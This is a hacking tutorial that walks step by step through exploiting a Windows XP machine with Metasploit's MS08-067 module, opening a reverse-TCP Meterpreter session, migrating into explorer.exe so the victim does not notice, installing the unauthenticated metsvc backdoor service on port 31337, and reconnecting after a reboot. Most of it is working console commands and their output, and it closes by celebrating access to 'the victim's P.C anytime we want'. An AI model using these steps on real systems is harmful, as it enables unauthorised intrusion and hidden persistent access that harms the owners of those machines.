Installing and Accessing Meterpreter Backdoor

(Metasploit Framework Attack)

By

Prateek Shukla (PS)

(CISE, C|EH, E|CSA, BCSE)

Social Network:- www.facebook.com/pratikshukla123
www.facebook.com/officialprateekshukla
Web:- www.hackingwithprateek.in

Introduction

It's often a good idea to leave yourself an easier way back into the system later. This way, if the service you exploited is down or patched, you can still gain access to the system. This is where Alexander Sotirov's '**metsvc**' comes into the picture and was recently added to the Metasploit Framework project. This is a network service wrapper for the Meterpreter. It can be used as a Windows service, or run as a command line application. Using this backdoor, you can gain a Meterpreter shell at any point. Metsvc as demonstrated here requires no authentication. This means that anyone that gains access to the port could access your backdoor. This is not a good thing if you are conducting a penetration test, as this could be a significant risk. In a real world situation, you would either alter the source to require authentication, or filter out remote connections to the port through some other method.


Prerequisites:

Backtrack 5 (R1/R2/R3) as the Attacker’s Machine

Windows XP as the victim’s Machine


Victim’s IP Address.

Exploitation




So, Let’s Start;

You can either start the Metasploit framework from the Applications menu or from the command line. To launch Metasploit from the Applications menu go to**Applications → BackTrack →ExploitationTools→Network ExploitationTools→ msfconsole**




First, we exploit the remote system.



```
msf  exploit(ms08_067_netapi) > set rhost 192.168.2.9
rhost => 192.168.2.9
msf  exploit(ms08_067_netapi) > set lhost 192.168.2.2
lhost => 192.168.2.2
msf  exploit(ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.2.2:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.2.9
[*] Meterpreter session 1 opened (192.168.2.2:4444 -> 192.168.2.9:1053) at 2012-08-16 08:03:50 -0
400
```


And now we will give the “**ps**” command to see the Process List.



```
meterpreter > ps
```

As soon as we type this command, the Process List is displayed on the screen and we will now migrate to the 'Explorer.exe' by giving “**migrate 1472**” command in case the user notices the exploited service is not responding and decides to kill it.

Note:- 1472 is the process id in my case. It can be different in your case




```
2\lsass.exe
 848   668   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system3
2\svchost.exe
 924   668   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system3
2\svchost.exe
 1016  668   svchost.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\System3
2\svchost.exe
 1060  668   svchost.exe       x86   0           NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system3
2\svchost.exe
 1240  668   svchost.exe       x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system3
2\svchost.exe
 1300  668   alg.exe           x86   0           NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System3
2\alg.exe
 1472  1428  explorer.exe      x86   0           PRATEEK\Shukla                C:\WINDOWS\Explore
r.EXE
 1560  668   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\system3
2\spoolsv.exe
 1668  1472  AdobeARM.exe      x86   0           PRATEEK\Shukla                C:\Program Files\C
ommon Files\Adobe\ARM\1.0\AdobeARM.exe
 1676  1472  msmsgs.exe        x86   0           PRATEEK\Shukla                C:\Program Files\M
essenger\msmsgs.exe
 1964  668   metsvc.exe        x86   0           NT AUTHORITY\SYSTEM           C:\WINDOWS\TEMP\BN
UhuhnG\metsvc.exe


meterpreter > migrate 1472
[*] Migrating to 1472...
[*] Migration completed successfully.
meterpreter >
```

Cool ! We have successfully migrated to “explorer.exe” .

Now, It’s time for us to get into real business i.e- to install backdoor on the remote host. To install the backdoor we will type the following command:


run metsvc

If all goes well, you will get the below image which shows that Meterpreter Backdoor has been successfully installed.




```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\WINDOWS\TEMP\BNUhuhnG...
[*]  >> Uploading metsrv.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

Now, let’s see the backdoor on the remote system. It is available in the folder named “BNUhuhnG” in the Temp directory of C:\WINDOWS.



Address C:\WINDOWS\Temp

Now, lets see the original backdoor inside the folder. Here you can see the metsrv.dll and exe files .




Address C:\WINDOWS\Temp\BNUhuhnG

After setting the backdoor successfully on the remote system , now I am going to restart remote PC.The reason behind the restarting is to check ,whether the backdoor i have installed will work or not.

Now its time to access the Backdoor that we created in order to access the Remote PC again. We have to use the multi_handler with Payload . We will set the exploit first:-


Use exploit/multi/handler



```
msf > use exploit/multi/handler
msf  exploit(handler) >
```


After the exploit has been set, its now time to set the Payload.

set PAYLOAD windows/metsvc_bind_tcp




```
msf  exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf  exploit(handler) > 
```

Now, we need to check all fields by giving the “show options” command.




```
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

Now, we need to specify the RHOST & LPORT in order to get access to the machine. We set RHOST to **192.168.2.9** and LPORT to **31337.** The reason why I’m usin the 31337 port is because this port is used for all backdoor services. So, if you use different port, it will not create a meterpreter session when you exploit.




```
msf  exploit(handler) > set RHOST 192.168.2.9
RHOST => 192.168.2.9
msf  exploit(handler) > set LPORT 31337
LPORT => 31337
msf  exploit(handler) > 
```

Now comes the Final step. You just have to exploit the target to get the meterpreter session again. So, we type the command: **exploit**



```
msf  exploit(handler) > exploit
[*] Started bind handler

[*] Starting the payload handler...
[*] Meterpreter session 1 opened (192.168.2.2:33610 -> 192.168.2.9:31337) at 2012-08-16 08:35:01
-0400

meterpreter >
```

And here we go… The attack was executed successfully and so we got the meterpreter session again. Now, in Windows Task Manager , you can see the meterpreter-server.exe process is running on the victim’s /target host.



Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users
End Process

Image Name	User Name	CPU	Mem Usage
metsvc.exe	SYSTEM	00	1,672 K
msmsgs.exe	Shukla	00	1,788 K
AdobeARM.exe	Shukla	00	8,700 K
taskmgr.exe	Shukla	03	3,876 K
spoolsv.exe	SYSTEM	00	4,352 K
explorer.exe	Shukla	02	12,516 K
metsvc-server.exe	SYSTEM	00	5,436 K
alg.exe	LOCAL SERVICE	00	3,392 K
svchost.exe	LOCAL SERVICE	00	6,764 K
svchost.exe	NETWORK SERVICE	00	3,300 K
svchost.exe	SYSTEM	00	26,244 K
svchost.exe	NETWORK SERVICE	00	4,048 K
svchost.exe	SYSTEM	00	4,556 K
lsass.exe	SYSTEM	00	1,380 K
services.exe	SYSTEM	00	3,072 K
winlogon.exe	SYSTEM	00	636 K
csrss.exe	SYSTEM	00	3,360 K
smss.exe	SYSTEM	00	388 K
svchost.exe	SYSTEM	00	3,260 K

☐ Show processes from all users

Processes: 21 CPU Usage: 7% Commit Charge: 113168K / 6479

Great..! Now, we can access the victim's P.C anytime we want to. And since the meterpreter session is open, you can do absolutely anything with the target host.

Hope you Liked it. ☺